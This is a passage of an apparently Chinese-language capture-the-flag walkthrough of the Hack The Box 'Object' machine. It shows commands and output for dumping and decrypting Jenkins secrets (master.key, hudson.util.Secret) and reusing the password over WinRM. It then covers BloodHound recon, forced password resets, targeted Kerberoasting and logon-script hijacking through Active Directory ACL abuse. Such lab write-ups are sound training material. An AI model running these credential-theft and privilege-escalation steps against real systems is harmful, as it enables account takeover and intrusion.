@{Name='RemotePort';Expression={($PSItem | Get-NetFirewallPortFilter).RemotePort}}, @{Name='RemoteAddress';Expression={($PSItem | Get-NetFirewallAddressFilter).RemoteAddress}}, Enabled, Profile, Direction, Action"

DisplayName     Protocol LocalPort RemotePort RemoteAddress Enabled Profile Direction Action
-----------     -------- --------- ---------- ------------- ------- ------- --------- ------
BlockOutboundDC TCP      Any       Any        Any              True     Any  Outbound  Block


C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>exit 0
Finished: SUCCESS
那只能尝试寻找凭据
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "ls C:\Users"


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       11/10/2021   3:20 AM                Administrator
d-----       10/26/2021   7:59 AM                maria
d-----       10/26/2021   7:58 AM                oliver
d-r---        4/10/2020  10:49 AM                Public
d-----       10/21/2021   3:44 AM                smith
有一个config.xml文件
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "ls ../../"


    Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/23/2025   1:57 AM                jobs
d-----       10/20/2021  10:19 PM                logs
d-----       10/20/2021  10:08 PM                nodes
d-----       10/20/2021  10:12 PM                plugins
d-----       10/20/2021  10:26 PM                secrets
d-----       10/25/2021  10:31 PM                updates
d-----       10/20/2021  10:08 PM                userContent
d-----        1/23/2025   2:11 AM                users
d-----       10/20/2021  10:13 PM                workflow-libs
d-----        1/23/2025   4:14 AM                workspace
-a----        1/23/2025   1:17 AM              0 .lastStarted
-a----        1/23/2025   4:39 PM             40 .owner
-a----        1/23/2025   1:17 AM           2505 config.xml
-a----        1/23/2025   1:17 AM            156 hudson.model.UpdateCenter.xml
-a----       10/20/2021  10:13 PM            375 hudson.plugins.git.GitTool.xml
-a----       10/20/2021  10:08 PM           1712 identity.key.enc
-a----        1/23/2025   1:17 AM              5 jenkins.install.InstallUtil.lastExecVersion
-a----       10/20/2021  10:14 PM              5 jenkins.install.UpgradeWizard.state
-a----       10/20/2021  10:14 PM            179 jenkins.model.JenkinsLocationConfiguration.xml
-a----       10/20/2021  10:21 PM            357 jenkins.security.apitoken.ApiTokenPropertyConfiguration.xml
-a----       10/20/2021  10:21 PM            169 jenkins.security.QueueItemAuthenticatorConfiguration.xml
-a----       10/20/2021  10:21 PM            162 jenkins.security.UpdateSiteWarningsConfiguration.xml
-a----       10/20/2021  10:08 PM            171 jenkins.telemetry.Correlator.xml
-a----        1/23/2025   1:17 AM            907 nodeMonitors.xml
-a----        1/23/2025   5:20 PM            130 queue.xml
-a----       10/20/2021  10:28 PM            129 queue.xml.bak
-a----       10/20/2021  10:08 PM             64 secret.key
-a----       10/20/2021  10:08 PM              0 secret.key.not-so-secret
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gc ../../config.xml"
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors>
    <string>jenkins.diagnostics.ControllerExecutorsNoAgents</string>
    <string>jenkins.security.QueueItemAuthenticatorMonitor</string>
    <string>hudson.diagnosis.ReverseProxySetupMonitor</string>
  </disabledAdministrativeMonitors>
  <version>2.317</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
  <authorizationStrategy class="hudson.security.GlobalMatrixAuthorizationStrategy">
    <permission>hudson.model.Hudson.Administer:admin</permission>
    <permission>hudson.model.Hudson.Read:authenticated</permission>
    <permission>hudson.model.Item.Cancel:authenticated</permission>
    <permission>hudson.model.Item.Configure:authenticated</permission>
    <permission>hudson.model.Item.Create:authenticated</permission>
    <permission>hudson.model.Item.Delete:authenticated</permission>
    <permission>hudson.model.Item.Discover:authenticated</permission>
    <permission>hudson.model.Item.Read:authenticated</permission>
    <permission>hudson.model.Item.Workspace:authenticated</permission>
  </authorizationStrategy>
  <securityRealm class="hudson.security.HudsonPrivateSecurityRealm">
    <disableSignup>false</disableSignup>
    <enableCaptcha>false</enableCaptcha>
  </securityRealm>
  <disableRememberMe>false</disableRememberMe>
  <projectNamingStrategy class="jenkins.model.ProjectNamingStrategy$DefaultProjectNamingStrategy"/>
  <workspaceDir>${JENKINS_HOME}/workspace/${ITEM_FULL_NAME}</workspaceDir>
  <buildsDir>${ITEM_ROOTDIR}/builds</buildsDir>
  <markupFormatter class="hudson.markup.EscapedMarkupFormatter"/>
  <jdks/>
  <viewsTabBar class="hudson.views.DefaultViewsTabBar"/>
  <myViewsTabBar class="hudson.views.DefaultMyViewsTabBar"/>
  <clouds/>
  <scmCheckoutRetryCount>0</scmCheckoutRetryCount>
  <views>
    <hudson.model.AllView>
      <owner class="hudson" reference="../../.."/>
      <name>all</name>
      <filterExecutors>false</filterExecutors>
      <filterQueue>false</filterQueue>
      <properties class="hudson.model.View$PropertyList"/>
    </hudson.model.AllView>
  </views>
  <primaryView>all</primaryView>
  <slaveAgentPort>-1</slaveAgentPort>
  <label></label>
  <crumbIssuer class="hudson.security.csrf.DefaultCrumbIssuer">
    <excludeClientIPFromCrumb>false</excludeClientIPFromCrumb>
  </crumbIssuer>
  <nodeProperties/>
  <globalNodeProperties/>
  <nodeRenameMigrationNeeded>false</nodeRenameMigrationNeeded>
</hudson>
但这里还有一个users,如果获取了管理员的密码,帮助也是很大的
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gci ../../users"


    Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/21/2021   2:22 AM                admin_17207690984073220035
d-----        1/23/2025   2:11 AM                lizi2_17173252830100134687
d-----        1/23/2025   5:27 PM                lizi_7449169912127425988
-a----        1/23/2025   2:11 AM            506 users.xml
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gci ../../users/admin_17207690984073220035"


    Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users\admin_17207690984073220035


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/21/2021   2:22 AM           3186 config.xml
这里保存着哈希
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gc ../../users/admin_17207690984073220035/config.xml"
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>admin</id>
  <fullName>admin</fullName>
  <properties>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@2.6.1">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
          <com.cloudbees.plugins.credentials.domains.Domain>
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
              <id>320a60b9-1e5c-4399-8afe-44466c9cde9e</id>
              <description></description>
              <username>oliver</username>
              <password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          </java.util.concurrent.CopyOnWriteArrayList>
        </entry>
      </domainCredentialsMap>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.84">
      <triggers/>
    </hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty>
    <hudson.model.MyViewsProperty>
      <views>
        <hudson.model.AllView>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
          <name>all</name>
          <filterExecutors>false</filterExecutors>
          <filterQueue>false</filterQueue>
          <properties class="hudson.model.View$PropertyList"/>
        </hudson.model.AllView>
      </views>
    </hudson.model.MyViewsProperty>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.5">
      <providerId>default</providerId>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <jenkins.security.seed.UserSeedProperty>
      <seed>ea75b5bd80e4763e</seed>
    </jenkins.security.seed.UserSeedProperty>
    <hudson.search.UserSearchProperty>
      <insensitiveSearch>true</insensitiveSearch>
    </hudson.search.UserSearchProperty>
    <hudson.model.TimeZoneProperty/>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$q17aCNxgciQt8S246U4ZauOccOY7wlkDih9b/0j4IVjZsdjUNAPoW</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@1.34">
      <emailAddress>admin@object.local</emailAddress>
    </hudson.tasks.Mailer_-UserProperty>
    <jenkins.security.ApiTokenProperty>
      <tokenStore>
        <tokenList/>
      </tokenStore>
    </jenkins.security.ApiTokenProperty>
    <jenkins.security.LastGrantedAuthoritiesProperty>
      <roles>
        <string>authenticated</string>
      </roles>
      <timestamp>1634793332195</timestamp>
    </jenkins.security.LastGrantedAuthoritiesProperty>
  </properties>
</user>
漏洞利用
Jenkins 凭据解密
可以尝试破解jinkins的密码 github上有两个项目可以解密, 需要config.xml、master.key和hudson.util.Secret(二进制文件,使用base64编码后再传输) https://github.com/gquere/pwn_jenkins https://github.com/hoto/jenkins-credentials-decryptor
获取config.xml
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gc ../../users/admin_17207690984073220035/config.xml"
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>admin</id>
  <fullName>admin</fullName>
  <properties>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@2.6.1">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
          <com.cloudbees.plugins.credentials.domains.Domain>
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
              <id>320a60b9-1e5c-4399-8afe-44466c9cde9e</id>
              <description></description>
              <username>oliver</username>
              <password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          </java.util.concurrent.CopyOnWriteArrayList>
        </entry>
      </domainCredentialsMap>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.84">
      <triggers/>
    </hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty>
    <hudson.model.MyViewsProperty>
      <views>
        <hudson.model.AllView>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
          <name>all</name>
          <filterExecutors>false</filterExecutors>
          <filterQueue>false</filterQueue>
          <properties class="hudson.model.View$PropertyList"/>
        </hudson.model.AllView>
      </views>
    </hudson.model.MyViewsProperty>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.5">
      <providerId>default</providerId>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <jenkins.security.seed.UserSeedProperty>
      <seed>ea75b5bd80e4763e</seed>
    </jenkins.security.seed.UserSeedProperty>
    <hudson.search.UserSearchProperty>
      <insensitiveSearch>true</insensitiveSearch>
    </hudson.search.UserSearchProperty>
    <hudson.model.TimeZoneProperty/>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$q17aCNxgciQt8S246U4ZauOccOY7wlkDih9b/0j4IVjZsdjUNAPoW</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@1.34">
      <emailAddress>admin@object.local</emailAddress>
    </hudson.tasks.Mailer_-UserProperty>
    <jenkins.security.ApiTokenProperty>
      <tokenStore>
        <tokenList/>
      </tokenStore>
    </jenkins.security.ApiTokenProperty>
    <jenkins.security.LastGrantedAuthoritiesProperty>
      <roles>
        <string>authenticated</string>
      </roles>
      <timestamp>1634793332195</timestamp>
    </jenkins.security.LastGrantedAuthoritiesProperty>
  </properties>
</user>
获取master.key
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "gc ../../secrets/master.key"
f673fdb0c4fcc339070435bdbe1a039d83a597bf21eafbb7f9b35b50fce006e564cff456553ed73cb1fa568b68b310addc576f1637a7fe73414a4c6ff10b4e23adc538e9b369a0c6de8fc299dfa2a3904ec73a24aa48550b276be51f9165679595b2cac03cc2044f3c702d677169e2f4d3bd96d8321a2e19e2bf0c76fe31db19
获取hudson.util.Secret
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "[convert]::ToBase64String([System.IO.File]::ReadAllBytes('../../secrets/hudson.util.Secret'))"
gWFQFlTxi+xRdwcz6KgADwG+rsOAg2e3omR3LUopDXUcTQaGCJIswWKIbqgNXAvu2SHL93OiRbnEMeKqYe07PqnX9VWLh77Vtf+Z3jgJ7sa9v3hkJLPMWVUKqWsaMRHOkX30Qfa73XaWhe0ShIGsqROVDA1gS50ToDgNRIEXYRQWSeJY0gZELcUFIrS+r+2LAORHdFzxUeVfXcaalJ3HBhI+Si+pq85MKCcY3uxVpxSgnUrMB5MX4a18UrQ3iug9GHZQN4g6iETVf3u6FBFLSTiyxJ77IVWB1xgep5P66lgfEsqgUL9miuFFBzTsAkzcpBZeiPbwhyrhy/mCWogCddKudAJkHMqEISA3et9RIgA=
使用https://github.com/gquere/pwn_jenkins解密
wget https://raw.githubusercontent.com/gquere/pwn_jenkins/master/offline_decryption/jenkins_offline_decrypt.py
┌──(myvenv)─(kali㉿kali)-[~/htb/object]
└─$ python jenkins_offline_decrypt.py master.key hudson.util.Secret credentials.xml
/home/kali/htb/object/jenkins_offline_decrypt.py:124: SyntaxWarning: invalid escape sequence '\{'
  secrets += re.findall(secret_title + '>\{?(.*?)\}?</' + secret_title, data)
c1cdfun_d2434
虽然是jinkins的admin密码,但也可以试一试是不是oliver的密码
┌──(myvenv)─(kali㉿kali)-[~/htb/object]
└─$ nxc winrm 10.10.11.132 -u oliver -p c1cdfun_d2434
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing VNC protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WMI protocol database
[*] Initializing NFS protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
WINRM       10.10.11.132    5985   JENKINS          [*] Windows 10 / Server 2019 Build 17763 (name:JENKINS) (domain:object.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.132    5985   JENKINS          [+] object.local\oliver:c1cdfun_d2434 (Pwn3d!)
权限提升
BloodHound 分析与 ACL 提权
利用sharphound.ps1进行信息搜集
*Evil-WinRM* PS C:\programdata> . .\SharpHound.ps1
*Evil-WinRM* PS C:\programdata> Invoke-BloodHound -CollectionMethod All -OutputDirectory c:\programdata
发现oliver用户可以强制更改smith的密码

借助poerview进行密码更改,因为这里已经是在oliver的上下文中,无需提供credential
*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> $NewPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> Set-DomainUserPassword -Identity smith -AccountPassword $NewPassword
发现可以成功登录
┌──(kali㉿kali)-[~/htb/object]
└─$ evil-winrm -i 10.10.11.132 -u smith -p 'Password123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\smith\Documents> whoami
object\smith
思路是新建一个假的spn让maria去请求,然后抓取maria的TGS进行离线破解 这里通过powerview脚本创建出的spn格式有问题,使用setspn进行创建
*Evil-WinRM* PS C:\programdata> Set-DomainObject -Identity maria -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
*Evil-WinRM* PS C:\programdata> Get-DomainUser maria | Select serviceprincipalname

serviceprincipalname
--------------------
nonexistent/BLAHBLAH


*Evil-WinRM* PS C:\programdata> setspn -a mysql/object.local:3306 object.local\maria
Checking domain DC=object,DC=local

Registering ServicePrincipalNames for CN=maria garcia,CN=Users,DC=object,DC=local
        mysql/object.local:3306
Updated object
*Evil-WinRM* PS C:\programdata> Get-DomainUser maria | Select serviceprincipalname

serviceprincipalname
--------------------
{mysql/object.local:3306, nonexistent/BLAHBLAH}
创建一个smith的凭据对象,然后利用powerview中的Get-DomainSPNTicket获取TGS
*Evil-WinRM* PS C:\programdata> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> $Cred = New-Object System.Management.Automation.PSCredential('object.local\smith', $SecPassword)
*Evil-WinRM* PS C:\programdata> Get-DomainSPNTicket -SPN "mysql/object.local:3306" -Credential $Cred
Warning: [Invoke-UserImpersonation] powershell.exe is not currently in a single-threaded apartment state, token impersonation may not work.
Warning: [Invoke-UserImpersonation] Executing LogonUser() with user: object.local\smith


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : mysql/object.local:3306
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$mysql/object.local:3306*$7F430EC1A4EFA5C0CEAB28E7DF2C519F$CFDCFEBE7B209C781455C071E8CFB2A193494B2E791809DCA42D990EB27803119FFC59E277BC0E32E86C39DE7FF84DB69B88B366C9D12FF01C5E56C8F1DF5DF935314EF0207
                       DC76D5027DFCA7843247416A291FD1C85638B442351C8D00E94FFE7C63C53F7BF6A45CADB14D16632D402CC57544461362EADD5134196204495A2E7101CDEEFEAC29FA75AF889F6CA12281D429BCC8349C296E901591F00916AEC79656DB75FB542820F00BDEA1110AE1B82165E11B90A9
                       05CDA03BDDCB45683083EF12A4D9CDB27DCA49810BA2B4475B2975862448FD73046807413C4117C23BEFF707C2D7A0410D6CFE9EE77166670285D00F3FD9949A2B8C3AB1382C1B63CFF5C0D26B186D36DB028E67055403572E1AD5B8E2D9A8EBC741DE04DAEE5999DFDECA87C182783ACF
                       E2EC5E8488E8ABA21A57B4D1172DF0875C72139058E862A6885905D35E5A78A8D6B9BD4155A38209837C44C5A1F1B5F6249008129C2E8158AACF913EA891ABE64161DD0F4783F581798AC46AE9ACE02511492B34553F98D5ABCC9B5B4686A9A61D652037D87FE91BE5988EED619E1855DF
                       69A1BC330BB216069381008A4368B18C8874B0B824C85A32EFF574C5C074C48B73CC5D47CC9C2C8F96C7E6F0BEEB0D0EA5D6E66CC19B47A4C55E0ABBC82AA3F832A9E934C185B6BB9850DADF400969B169F1AC25C8B21915196C6EB9EC312FC3BCB3B2F9DB38BA4440E291D92E15520A67
                       867D376D5AD71A31D7AB3945D7965D39562B4419A7AED3719F31B6FA3AE5A42E75583FB4A44BE50E219DE573A20552AD9D3264B063653CAD9F3A28BE39243141A1772A578986F0FBEBE68D9B7D4B2AFA0F757A667CDDE7EE1BCC33B78821195AD040B4E0370DE78B7CF36DEF8FF3BE87E2
                       3E75B707672834FEA14B663B2D1AEB405044A34FF0AF9075A4AB9486E5080C3EF92E5381B0E1A540AC16F3B91FB8A0B822690EFCEF63B2B79CC0CD842F8445867EC48DBA4E4D9D810425359E2D389F4609863FF15BC627EDC134D4DE13A8AAAABCC539F9C354CE632DBB3B6B8A14B38E48
                       9F6DF81EC9F43DAA0A02615E00812F33DC23BFBC2CFA734D05723C31CBC2B06C0A315FC7993A7CB51A0F25FE48FC89558B923D1202BA4257782170A536A5F9F4B6DCB75E3D70957B4F25F765A00AB893723E7D23A93E7A48DEC6F3591324DF98EEC9B7CEFCC8D3CE925DEAD487B2B594A0
                       5B72DA14ACEC91EAF7AEDF9BF2051E17230D2936DCB641A687DA8AD2D3FA23E3DDC4A899B370CCCD49298DEF5F903B78CB6A67DCA8EE0358F15D3309E3AFB12E0886588F8403FBF1B5AE2776F31FB1D6C4A91BED67134BDBCE1BBB544B0D9190817803AB39244AC83285E6814B0550C9DB
                       608646BF2D9BB4ADD6B12B6FC12877A65A710346CF11DCB59245E4B358F0D6880718A5BCE716B7F60D1DFAD7C757C556C39024970D3B77D0D85742649BCA0D48EF24057B96CC0E3BFD47918815F5ED615FD22302A5E1B0FB8B17F58794B90

Warning: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser() token handle
可惜hashcat没有破解出来
┌──(myvenv)─(kali㉿kali)-[~/htb/object/targetedKerberoast]
└─$ sudo hashcat -m 13100 TGS /usr/share/wordlists/rockyou.txt --force


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*UNKNOWN$UNKNOWN$mysql/object.local:330...794b90
Time.Started.....: Sun Jan 26 00:46:03 2025, (19 secs)
Time.Estimated...: Sun Jan 26 00:46:22 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   705.4 kH/s (1.39ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 54%

Started: Sun Jan 26 00:45:37 2025
Stopped: Sun Jan 26 00:46:23 2025
generic权限还可以修改用户登录时自动执行的脚本
编写script.ps1
┌──(myvenv)─(kali㉿kali)-[~/htb/object]
└─$ cat script.ps1
ls c:\users\maria\  > c:\programdata\lsout
使用Set-DomainObject让maria一登陆就会自动执行我们的脚本
*Evil-WinRM* PS C:\programdata> upload script.ps1

Info: Uploading /home/kali/htb/object/script.ps1 to C:\programdata\script.ps1

Data: 56 bytes of 56 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> Set-DomainObject -Identity maria -SET @{scriptpath="C:\\programdata\\script.ps1"}

*Evil-WinRM* PS C:\programdata> ls

Directory: C:\programdata

Mode LastWriteTime Length Name

---- ------------- ------ ----

d---s- 10/21/2021 3:13 AM Microsoft

d----- 10/21/2021 12:05 AM regid.1991-06.com.microsoft

d----- 9/15/2018 12:19 AM SoftwareDistribution

d----- 4/10/2020 5:48 AM ssh

d----- 4/10/2020 10:49 AM USOPrivate

d----- 4/10/2020 10:49 AM USOShared

d----- 8/25/2021 2:57 AM VMware

-a---- 1/25/2025 8:20 PM 11478 20250125202019_BloodHound.zip

-a---- 1/25/2025 8:20 PM 7897 MWU2MmE0MDctMjBkZi00N2VjLTliOTMtYThjYTY4MjdhZDA2.bin

-a---- 1/25/2025 8:24 PM 770279 PowerView.ps1

-a---- 1/25/2025 9:56 PM 44 script.ps1

-a---- 1/25/2025 8:19 PM 1308348 SharpHound.ps1
可以成功收到结果
*Evil-WinRM* PS C:\programdata> type lsout


    Directory: C:\users\maria


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       10/22/2021   3:54 AM                3D Objects
d-r---       10/22/2021   3:54 AM                Contacts
d-r---       10/25/2021   3:47 AM                Desktop
d-r---       10/25/2021  10:07 PM                Documents
d-r---       10/22/2021   3:54 AM                Downloads
d-r---       10/22/2021   3:54 AM                Favorites
d-r---       10/22/2021   3:54 AM                Links
d-r---       10/22/2021   3:54 AM                Music
d-r---       10/22/2021   3:54 AM                Pictures
d-r---       10/22/2021   3:54 AM                Saved Games
d-r---       10/22/2021   3:54 AM                Searches
d-r---       10/22/2021   3:54 AM                Videos
看一下桌面上有什么,发现有一个表格
*Evil-WinRM* PS C:\programdata> type desktopout


    Directory: C:\users\maria\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/26/2021   8:13 AM           6144 Engines.xls
查看Engines.xls,发现记载了密码
